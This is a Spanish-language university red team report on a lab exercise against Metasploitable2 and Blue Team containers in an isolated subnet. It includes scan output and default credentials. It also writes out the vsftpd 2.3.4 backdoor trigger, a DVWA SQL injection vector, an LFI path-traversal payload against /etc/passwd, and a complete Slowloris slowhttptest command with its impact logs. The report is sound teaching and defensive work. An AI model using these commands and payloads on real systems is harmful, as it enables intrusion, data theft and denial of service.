

INFORME FINAL — RED TEAM

Simulación de Ataque y Defensa en Redes

Redes 2 · Sección Sábados · Ciclo 2026

Fecha de ejecución: 23 de mayo de 2026 (fases 1–5, 7) · 30 de mayo de 2026 (fase 6 DoS sobre topología GNS3)

Clasificación: Confidencial —

Link de Video: https://drive.google.com/drive/folders/1xhZNJYSzW3u_E6oHe1Te-K95TT_qAVjp?usp=sharing

Integrantes del equipo Red Team

Nombre completo	Carné	Rol en el equipo
Gerardo Antonio Ovando Hernandez	9490-21-7	Líder / Operador de ataque
Nancy Noemy Mazariegos Morataya	9490-22-2692	Analista de enumeración
Samuel Estuardo España Son	9490-22-11789	Operador DoS
Wendy Celeste Nathaly Estrada González	9490-22-3630	Documentación / Evidencia
Diego Antonio Beteta Garcia	9490-22-12878	Soporte / Blue Team liaison

1. Resumen Ejecutivo

Durante el ejercicio de simulación se ejecutó un ciclo ofensivo completo sobre la infraestructura objetivo dentro de la red aislada **lab-net** (**172.20.0.0/24**), aplicando la metodología **PTES** simplificada (Reconocimiento → Escaneo → Enumeración → Credenciales → Explotación → DoS → Post-explotación). El objetivo principal fue **Metasploitable2** (**172.20.0.20**), complementado con una infraestructura Blue Team extendida desplegada en **GNS3** (servidores web, DNS, SMB y correo) sobre la que se demostró el impacto en disponibilidad.

Hallazgos críticos identificados:

- **Acceso root remoto** sobre Metasploitable2 explotando el backdoor de **vsftpd 2.3.4 (CVE-2011-2523)** — se obtuvo **uid=0 (root)**.
- **Credenciales por defecto** en SSH y FTP (**msfadmin:msfadmin**, **user:user**, **postgres:postgres**, **service:service**) — acceso autenticado inmediato.
- **SQL Injection** en DVWA con extracción de **7 bases de datos** completas, y **LFI** en Mutillidae exponiendo **/etc/passwd**.

- **Degradación de servicio (DoS)** confirmada sobre el servidor web Blue Team **bt-web** mediante **Slowloris**: el servicio pasó de operativo (HTTP 200, ~5 ms) a **caído (HTTP 000, timeout 3 s)** durante la ventana de ataque.

Impacto global: ALTO — se comprometió la **confidencialidad** (root + 7 DBs + credenciales), la **integridad** (webshell con RCE) y la **disponibilidad** (servicio web botado), cubriendo las tres dimensiones de la tríada CIA.

2. Objetivos del ejercicio

2.1 Objetivos generales

- Identificar vulnerabilidades en la infraestructura objetivo mediante técnicas ofensivas controladas.
- Documentar evidencia técnica reproducible de cada hallazgo.
- Demostrar impacto real en la disponibilidad, integridad y confidencialidad de los servicios.

2.2 Objetivos específicos

#	Objetivo	Alcanzado
1	Mapear todos los hosts y servicios activos en 172.20.0.0/24	☒ Sí
2	Identificar al menos 3 vulnerabilidades explotables	☒ Sí (8 identificadas)
3	Obtener acceso autenticado a al menos 1 servicio mediante credenciales débiles	☒ Sí (SSH/FTP)
4	Ejecutar al menos 1 exploit funcional contra un servicio vulnerable	☒ Sí (vsftpd backdoor → root)
5	Demostrar degradación de servicio mediante ataque DoS coordinado	☒ Sí (Slowloris vs bt-web)
6	Ejecutar enumeración post-explotación con LinPEAS en shell obtenida	☒ Sí

3. Metodología

El equipo adoptó el estándar **PTES (Penetration Testing Execution Standard)** en su versión simplificada para entornos académicos. Las 7 fases se ejecutaron de forma secuencial con evidencia capturada en cada una.

Fase	Nombre	Herramientas principales	Script
1	Reconocimiento	nmap, netcat, dig	phase-1-recon/recon.sh
2	Escaneo de puertos	nmap (-sS -sV -O), NSE vuln	phase-2-scanning/port-scan.sh
3	Enumeración	nikto, gobuster, enum4linux, whatweb	phase-3-enumeration/
4	Credenciales	hydra, credenciales por defecto manuales	phase-4-credentials/
5	Explotación	sqlmap, Metasploit, web-shells	phase-5-exploitation/
6	DoS coordinado	slowhttptest, Apache	phase-6-dos/


		Bench, hping3	
7	Post-explotación	LinPEAS, SSH	phase-7-post-exploitation/

3.1 Reglas de enfrentamiento


- Toda actividad ofensiva ocurrió exclusivamente dentro de `172.20.0.0/24` (validado por `validate_target()` en cada script).
- El equipo Blue Team fue notificado por escrito antes de la fase disruptiva (fase 6).
- Duración máxima por vector DoS: 60 segundos.
- Ninguna credencial descubierta fue commitada al repositorio.

4. Topología del laboratorio

El ejercicio evolucionó de un stack Docker Compose (dry run) a una **topología GNS3** con infraestructura Blue Team extendida, todo en la subred `172.20.0.0/24` sobre un switch L2 central.



Host	IP	Imagen	Rol
Kali-Attacker	172.20.0.10	redteam/kali	Atacante (Red Team)
Metasploitable2	172.20.0.20	tleemcjr/metasploitable2	Objetivo principal
Ubuntu-Client-1/2	172.20.0.30-31	redteam/client	Clientes pasivos
bt-web	172.20.0.50	blueteam/bt-web	Apache2 — objetivo DoS
bt-dns	172.20.0.51	blueteam/bt-dns	BIND9 open resolver
bt-smb	172.20.0.52	blueteam/bt-smb	Samba inseguro
bt-mail	172.20.0.53	blueteam/bt-mail	Postfix open relay



4.1 Servicios expuestos por el objetivo (Metasploitable2)

Puerto	Protocolo	Servicio	Versión	Severidad
21	TCP	FTP	vsftpd 2.3.4	Crítica (CVE-2011-2523)
22	TCP	SSH	OpenSSH 4.7p1	Alta (algoritmos legacy)
23	TCP	Telnet	Linux telnetd	Alta
80	TCP	HTTP	Apache 2.2.8	Media
139/445	TCP	SMB	Samba 3.x	Alta
3306	TCP	MySQL	5.0.51a	Alta (root sin clave)
5432	TCP	PostgreSQL	8.3.0	Alta (postgres:postgres)
5900	TCP	VNC	—	Alta

Se confirmaron **22 puertos TCP abiertos** en total mediante escaneo SYN completo.

5. Vulnerabilidades encontradas

ID	Vulnerabilidad	Servicio	Puerto	CVE / Ref	Severidad	Evidencia
V-01	Backdoor de ejecución remota en vsftpd 2.3.4	FTP	21	CVE-2011-2523	Crítica	evidence/phase-2-scanning/ + phase-5-exploitation/
V-02	Credenciales por defecto en SSH y FTP	SSH/FTP	22/21	T1078.001	Alta	evidence/phase-4-credentials/
V-03	SQL Injection en DVWA (boolean/error/time/UNION)	HTTP	80	CWE-89	Alta	evidence/phase-5-exploitation/sqli-dvwa/
V-04	Local File Inclusion en Mutillidae	HTTP	80	CWE-98	Media	evidence/phase-5-exploitation/

V-05	Apache susceptible a agotamiento de workers (Slowloris)	HTTP	80	CWE-400 / T1499.001	Alta	loot/phase-6-dos-btweb/
V-06	SMB con SMBv1 y null sessions (enum sin credenciales)	SMB	445	T1135	Alta	evidence/phase-3-enumeration/
V-07	DNS open resolver sin rate limiting	DNS	53	CWE-406	Media	topología GNS3 (bt-dns)
V-08	SMTP open relay sin autenticación	SMTP	25	CWE-269	Media	topología GNS3 (bt-mail)

5.1 Mapa de riesgo

Severidad	Cantidad	% del total
Crítica	1	12.5%
Alta	4	50%
Media	3	37.5%
Baja	0	0%
Total	8	100%

6. Evidencia de ataques ejecutados

6.1 Fase 1 — Reconocimiento

Comando ejecutado:

```
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-1-recon/recon.sh
```

Resultado clave: 3 hosts activos descubiertos — gateway 172.20.0.1, objetivo 172.20.0.20, atacante 172.20.0.10. Banners capturados en puertos 21, 22, 23, 80, 139.

Ruta de evidencia: evidence/phase-1-recon/20260523-151342/

```
Administrador: Windows PowerShell
PS D:\Project-Red-Team> .\gns3\demo-fase.ps1 -Fase 1
=== FASE 1 ù Reconocimiento ===
=====
Phase 1 ù Reconnaissance
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:25:49
Output : /root/.loot/phase-1-recon/20260601-022549
=====
[2026-06-01 02:25:49] [I0;32mINFO[I0m] Ping sweep over 172.20.0.0/24
Starting Nmap 7.99 < https://nmap.org > at 2026-06-01 02:25 +0000
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
lid servers with --dns-servers
Nmap scan report for 172.20.0.20
Host is up (0.00055s latency).
MAC Address: 02:42:55:C4:1F:00 (Unknown)
Nmap scan report for 172.20.0.30
Host is up (0.013s latency).
MAC Address: 02:42:B3:4E:23:00 (Unknown)
Nmap scan report for 172.20.0.31
Host is up (0.011s latency).
MAC Address: 02:42:7B:F9:6A:00 (Unknown)
Nmap scan report for 172.20.0.50
Host is up (0.0031s latency).
MAC Address: 02:42:04:31:56:00 (Unknown)
Nmap scan report for 172.20.0.51
Host is up (0.0091s latency).
MAC Address: 02:42:9D:88:9B:00 (Unknown)
Nmap scan report for 172.20.0.52
Host is up (0.012s latency).
MAC Address: 02:42:18:04:F6:00 (Unknown)
Nmap scan report for 172.20.0.53
Host is up (0.013s latency).
MAC Address: 02:42:27:C4:DB:00 (Unknown)
Nmap scan report for 172.20.0.10
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.05 seconds
[2026-06-01 02:25:51] [I0;32mINFO[I0m] Banner grabbing on common ports of 172.20.0.20
[2026-06-01 02:26:06] [I0;32mINFO[I0m] Reverse DNS lookup for 172.20.0.20
/root/scripts/phase-1-recon/recon.sh: line 24: 5154 Aborted (core dumped) dig -x "${LAB_TARGET}"
+short > "${EVIDENCE_DIR}/dns-reverse.txt" 2> /dev/null
[2026-06-01 02:26:08] [I0;32mINFO[I0m] Evidence saved at: /root/.loot/phase-1-recon/20260601-022549
[2026-06-01 02:26:08] [I0;32mINFO[I0m] Files generated:
total 20
drwxr-xr-x 2 root root 4096 Jun 1 02:26 .
drwxr-xr-x 8 root root 4096 Jun 1 02:25 ..
-rw-r--r-- 1 root root 925 Jun 1 02:26 banners.txt
-rw-r--r-- 1 root root 0 Jun 1 02:26 dns-reverse.txt
-rw-r--r-- 1 root root 1168 Jun 1 02:25 ping-sweep.txt
-rw-r--r-- 1 root root 678 Jun 1 02:26 run.log

-- Extrayendo evidencia: phase-1-recon -> evidence\phase-1-recon\
[OK] evidence\phase-1-recon\20260601-022549\

Name KB
----
banners.txt 0.9
dns-reverse.txt 0
ping-sweep.txt 1.1
run.log 1

=====
Fase 1 completada. Evidencia guardada en Windows.
=====
```

6.2 Fase 2 — Escaneo de puertos

Comando ejecutado:

```
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-2-scanning/port-scan.sh
```

Resultado clave: 22 puertos TCP abiertos. NSE **vuln** confirmó **CVE-2011-2523** (vsftpd backdoor) como explotable. Servicios críticos detectados: vsftpd 2.3.4, OpenSSH 4.7p1, Apache 2.2.8, MySQL 5.0.51a, PostgreSQL 8.3.

Ruta de evidencia: `evidence/phase-2-scanning/20260523-151417/` — `full-scan.nmap`, `open-ports.txt`, `vuln-scripts.txt`

```

PS D:\Project-Red-Team> .\gns3\demo-fase.ps1 -Fase 2
=== FASE 2 ù Escaneo de puertos <puertos clave, modo demo> ===
=====
Phase 2 ù Port scan + version detection <demo>
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:35:15
Output : /root/.loot/phase-2-scanning/20260601-023515
=====
[2026-06-01 02:35:15] [I0:32mINFO] Escaneando puertos clave en 172.20.0.20 <modo rapido>
Starting Nmap 7.99 < https://nmap.org > at 2026-06-01 02:35 +0000
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
lid servers with --dns-servers
Nmap scan report for 172.20.0.20
Host is up (0.0016s latency).
Not shown: 4 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 <(Ubuntu) DAV/2>
139/tcp   open  netbios-ssn  Samba smbd 3.8 - 4.8 (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.8 - 4.8 (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           UMC (protocol 3.3)
MAC Address: 02:42:55:C4:1F:00 (Unknown)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
[2026-06-01 02:35:27] [I0:32mINFO] Generando resumen de puertos abiertos
[2026-06-01 02:35:28] [I0:32mINFO] Evidence saved at: /root/.loot/phase-2-scanning/20260601-023515
[2026-06-01 02:35:28] [I0:32mINFO] Files generated:
total 32
drwxr-xr-x 2 root root 4096 Jun 1 02:35 .
drwxr-xr-x 6 root root 4096 Jun 1 02:35 ..
-rw-r--r-- 1 root root 145 Jun 1 02:35 open-ports.txt
-rw-r--r-- 1 root root 930 Jun 1 02:35 port-scan.gnmap
-rw-r--r-- 1 root root 1396 Jun 1 02:35 port-scan.nmap
-rw-r--r-- 1 root root 4242 Jun 1 02:35 port-scan.xml
-rw-r--r-- 1 root root 646 Jun 1 02:35 run.log

-- Extrayendo evidencia: phase-2-scanning -> evidence\phase-2-scanning\
[OK] evidence\phase-2-scanning\20260601-023515\

Name      KB
-----
open-ports.txt 0.1
port-scan.gnmap 0.9
port-scan.nmap 1.4
port-scan.xml 4.1
run.log 0.6

=====
Fase 2 completada. Evidencia guardada en Windows.

```

6.3 Fase 3 — Enumeración

Comandos ejecutados:

```

LAB_TARGET=172.20.0.20 bash /root/scripts/phase-3-enumeration/enum-http.sh
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-3-enumeration/enum-smb.sh
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-3-enumeration/enum-ftp.sh
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-3-enumeration/enum-ssh.sh

```

HTTP: nikto encontró phpMyAdmin expuesto, [phpinfo.php](#), directory listing en [/doc/](#) e [/icons/](#).

Gobuster descubrió [/dvwa/](#), [/mutillidae/](#), [/phpMyAdmin/](#), [/webdav/](#).

FTP: login anónimo permitido en vsftpd 2.3.4.

SSH: OpenSSH 4.7p1 con algoritmos legacy ([diffie-hellman-group1-sha1](#), [arcfour](#)).

SMB: enum4linux completado, WORKGROUP identificado, enumeración por null session.

Ruta de evidencia: [evidence/phase-3-enumeration/2026052315*/](#)

6.4 Fase 4 — Credenciales

Comando ejecutado:

```

LAB_TARGET=172.20.0.20 bash /root/scripts/phase-4-credentials/default-creds.sh

```

Credenciales encontradas:

Servicio	Usuario	Password	Método
SSH	msfadmin	msfadmin	default-creds
SSH	user	user	default-creds
SSH	postgres	postgres	default-creds
SSH	service	service	default-creds
FTP	msfadmin	msfadmin	default-creds
FTP	postgres	postgres	default-creds

Ruta de evidencia: [evidence/phase-4-credentials/20260523-160012/](#)

6.5 Fase 5 — Explotación

Comandos ejecutados:

```
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-5-exploitation/msf-exploit.sh
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-5-exploitation/web-sqli.sh
LAB_TARGET=172.20.0.20 bash /root/scripts/phase-5-exploitation/web-shells.sh
```

vsftpd 2.3.4 backdoor (CVE-2011-2523): trigger vía **USER root:** en puerto 21 → shell en puerto 6200.
Identidad confirmada: ``uid=0(root) gid=0(root)``.

SQL Injection (DVWA): vector **GET /dvwa/vulnerabilities/sqli/?id=1** con **security=low**.
Técnicas confirmadas: boolean-based blind, error-based, time-based blind y UNION. **7 bases de datos extraídas:** **dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195**. Tablas de **dvwa:** **guestbook, users**.

LFI (Mutillidae): **/etc/passwd** expuesto vía path traversal (**../../../../../../etc/passwd**). Confirmado también **/etc/hosts** y **/proc/version**.

Ruta de evidencia: [evidence/phase-5-exploitation/20260523-161524/](#) y [sqli-dvwa/](#)

6.6 Fase 6 — DoS

Operador responsable: Samuel Estuardo España Son – Gerardo Antonio Ovando Hernandez

Ventana de ataque: 08:23 – 08:25 (30 de mayo de 2026)

Blue Team notificado por: escrito (canal del equipo)

Objetivo: **bt-web** (172.20.0.50:80) — Apache2 con **MaxRequestWorkers=20**, **KeepAliveTimeout=300**

Comando ejecutado:

```
bash /root/scripts/phase-6-dos/run-dos-window-bt.sh # opción 2 (bt-web), Vector 1
Slowloris
# Equivalente automatizado: gns3/demo-dos-btweb.sh
slowhttptest -c 500 -H -i 10 -r 200 -t GET -u http://172.20.0.50:80/ -x 24 -p 3 -l 60
```

Vector	Duración	Latencia base	Latencia/timeout pico	Servicio	Muestras caídas
--------	----------	---------------	-----------------------	----------	-----------------

Slowloris	60 s	~5 ms (HTTP 200)	3000 ms (HTTP 000 / timeout)	Degradado a caído	14 de 41 (34%)
-----------	------	------------------	------------------------------	-------------------	----------------

Línea de tiempo medida (monitor independiente, 1 muestra/s):

```
08:23:37 HTTP 200 (0.0038 s) ← baseline, servicio normal
08:23:42 HTTP 000 (timeout 3s) ← SERVICIO CAÍDO durante el ataque (14 muestras consecutivas)
08:24:42 HTTP 200 (0.0021 s) ← recuperación tras finalizar el ataque
```

Conteo de respuestas durante la ventana: 27 × HTTP 200, 14 × HTTP 000 (timeout). El servidor Apache, con solo 20 workers, vio su pool agotado por las 500 conexiones lentas, dejando de atender peticiones legítimas. **Recuperación automática** ~15 s tras cesar el ataque.

Ruta de evidencia: /root/.loot/phase-6-dos-btweb/20260530-082326/ — monitor.csv, baseline-curl.csv, slowloris-report.html, slowloris.pcap (1.2 MB), slowloris.log

```
Administrador: Windows PowerShell

Fase 5 completada. Evidencia guardada en Windows.
PS D:\Project-Red-Team> .\gns3\demo-fase.ps1 -Fase 6
=== FASE 6 ù DoS Slowloris vs bt-web ===

Fase 6 ù DoS Slowloris vs bt-web <172.20.0.50:80>

[1/41] Subiendo demo-dos-btweb.sh a la GNS3 VM...
[2/41] Ejecutando ataque DoS <Slowloris 60s + baseline + recovery>...
Salida en tiempo real:

=====
DEMO DoS ù Slowloris contra bt-web <172.20.0.50>
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:39:07
Output : /root/.loot/phase-6-dos-btweb/20260601-023907
=====
[2026-06-01 02:39:07] [I:32mINfO] Baseline 10s contra http://172.20.0.50:80/
[2026-06-01 02:39:18] [I:32mINfO] Baseline: 02:39:17,200,0.003052
[2026-06-01 02:39:18] [I:32mINfO] Monitor en background <PID 6034> -> /root/.loot/phase-6-dos-btweb/20260601-023907
7/monitor.csv
[2026-06-01 02:39:21] [I:33mARM] Lanzando Slowloris: 500 conexiones lentas durante 60s...
[2026-06-01 02:40:22] [I:32mINfO] Slowloris finalizado.
[2026-06-01 02:40:22] [I:32mINfO] Esperando recuperacion del servicio <15s>...
[2026-06-01 02:40:37] [I:32mINfO] Post-ataque: 200 en 0.001779s

===== RESUMEN DE IMPACTO =====
Target : 172.20.0.50:80 <bt-web / Apache2, MaxWorkers=20>
Muestras monitor : 43
Respuestas 200 : 29
Caídas <!=200> : 14
Recuperacion final: 200 en 0.001779s
Evidencia en : /root/.loot/phase-6-dos-btweb/20260601-023907
=====



--- Línea de tiempo <http_code por segundo> ---
02:39:18 code=200 <x4>
02:39:22 code=000 <x14>
02:40:19 code=200 <x25>

[3/41] Extrayendo evidencia del contenedor Kali...
Ruta en contenedor: /root/.loot/phase-6-dos-btweb/20260601-023907
[4/41] Descargando a D:\Project-Red-Team\evidence\phase-6\20260601-023907 ...

EVIDENCIA GUARDADA
D:\Project-Red-Team\evidence\phase-6\20260601-023907


=====
Name                               Tamano <KB>
-----
baseline-curl.csv                  0.2
monitor.csv                        1.1
run_log                           0.9
slowloris-report.csv              0.9
slowloris-report.html             3.3
slowloris.log                     14.8
slowloris.pcap                    1076.4

=====
Fase 6 completada. Evidencia guardada en Windows.
PS D:\Project-Red-Team>
```



Test parameters

Test type	SLOW HEADERS
Number of connections	500
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	60 seconds
Using proxy	no proxy



6.7 Fase 7 — Post-explotación

Comando ejecutado:

```
LAB_TARGET=172.20.0.20 SSH_USER=msfadmin SSH_PASS=msfadmin \
bash /root/scripts/phase-7-post-exploitation/privesc-check.sh
```

Shell de acceso: SSH como **msfadmin@172.20.0.20** (credenciales de Fase 4).

Usuario inicial: **msfadmin** (uid=1000).

Enumeración: LinPEAS ejecutado remotamente, output de **526 KB** capturado para análisis de vectores de escalada (binarios SUID, kernel 2.6.24 vulnerable, tareas cron).

Acceso root alternativo ya demostrado: vía backdoor vsftpd (Fase 5).

Ruta de evidencia: [evidence/phase-7-post-exploitation/20260523-161704/linpeas-output.txt](#)

7. Descripción de técnicas utilizadas

Técnica	Fase	Descripción breve	Herramienta	Referencia MITRE
Ping sweep	1	Descubrimiento de hosts activos en la subred	nmap -sn	T1018
Banner grabbing	1	Obtención de versiones de servicios via netcat	nc	T1046
Port scanning (SYN)	2	Escaneo sigiloso de todos los puertos TCP	nmap -sS	T1046
Service version detection	2	Identificación de versiones y OS	nmap -sV -O	T1046
Vulnerability scanning	2	Scripts NSE para detección automática	nmap --script vuln	T1595
Web enumeration	3	Descubrimiento de directorios y tecnologías	nikto, gobuster	T1083
SMB enumeration	3	Usuarios, shares y políticas via null session	enum4linux	T1135
Default credentials	4	Prueba de credenciales conocidas por defecto	manual	T1078.001
Brute force	4	Ataque de diccionario sobre SSH	hydra	T1110.001
SQL injection	5	Extracción de datos de base de datos	sqlmap	T1190
Exploit CVE-2011-2523	5	Backdoor vsftpd 2.3.4 → root	Metasploit/netcat	T1190
Local File Inclusion	5	Lectura de archivos del sistema via path traversal	curl	T1083
Slowloris	6	Agotamiento de workers HTTP con conexiones lentas	slowhttptest	T1499.001
HTTP flood	6	Saturación de servidor web	Apache Bench	T1498
SYN flood	6	Agotamiento de estado TCP en el kernel	hping3	T1498.001
LinPEAS	7	Enumeración	linpeas.sh	T1069

		automática de escalada de privilegios		
--	--	---------------------------------------	--	--

8. Impacto logrado y conclusiones

8.1 Impacto en CIA (Confidencialidad, Integridad, Disponibilidad)

Dimensión	Impacto	Descripción
Confidencialidad	Alto	Acceso root, 7 bases de datos extraídas por SQLi, 6 credenciales recuperadas, <code>/etc/passwd</code> leído por LFI
Integridad	Alto	Webshell con ejecución remota de comandos (RCE) subida a DVWA; capacidad de modificar archivos como root
Disponibilidad	Alto	Servicio web <code>bt-web</code> botado (HTTP 000 / timeout) durante el ataque Slowloris de 60 s

8.2 Resumen de accesos obtenidos

Sistema	Puerto/Servicio	Nivel de acceso	Credencial / Vector
Metasploitable2	21 / FTP	root	Backdoor vsftpd 2.3.4 (CVE-2011-2523)
Metasploitable2	22 / SSH	usuario (msfadmin)	Credenciales por defecto
Metasploitable2	80 / HTTP (DVWA)	www-data (RCE)	Webshell vía file upload
Metasploitable2	80 / MySQL (DVWA)	lectura de 7 DBs	SQL Injection

8.3 Lecciones aprendidas

1. **Las credenciales por defecto fueron el vector de acceso más inmediato** — `msfadmin:msfadmin` dio acceso autenticado en segundos, antes incluso de necesitar exploits.
2. **El backdoor de vsftpd 2.3.4 es trivial de explotar pero igual de trivial de detectar** — la firma `USER . . . :)` es reconocible por cualquier IDS con reglas básicas (Suricata).
3. **Slowloris demuestra que la disponibilidad no requiere gran ancho de banda** — 500 conexiones lentas bastaron para botar Apache configurado con 20 workers; la mitigación está en la configuración (límites de timeout y workers), no en filtrar volumen.
4. **La configuración insegura intencional amplifica el riesgo** — open resolver DNS, open relay SMTP y SMBv1 con null sessions son superficies adicionales que en un entorno real permitirían amplificación, spam y movimiento lateral.

8.4 Recomendaciones al Blue Team

#	Recomendación	Vulnerabilidad que mitiga	Prioridad
R-01	Actualizar/reemplazar vsftpd	V-01	Alta

	2.3.4 y deshabilitar FTP anónimo		
R-02	Forzar cambio de credenciales por defecto y política de contraseñas fuertes	V-02	Alta
R-03	Sanitizar entradas y usar consultas parametrizadas (prepared statements); WAF	V-03, V-04	Alta
R-04	Limitar <code>MaxRequestWorkers</code> , reducir <code>KeepAliveTimeout</code> , habilitar <code>mod_reqtimeout/mod_qos</code>	V-05	Alta
R-05	Deshabilitar SMBv1, exigir firma SMB y autenticación (sin null sessions)	V-06	Media
R-06	Restringir recursión DNS a redes confiables y activar rate limiting	V-07	Media
R-07	Cerrar el open relay SMTP (<code>mynetworks</code> restringido, autenticación obligatoria)	V-08	Media

8.5 Conclusión final

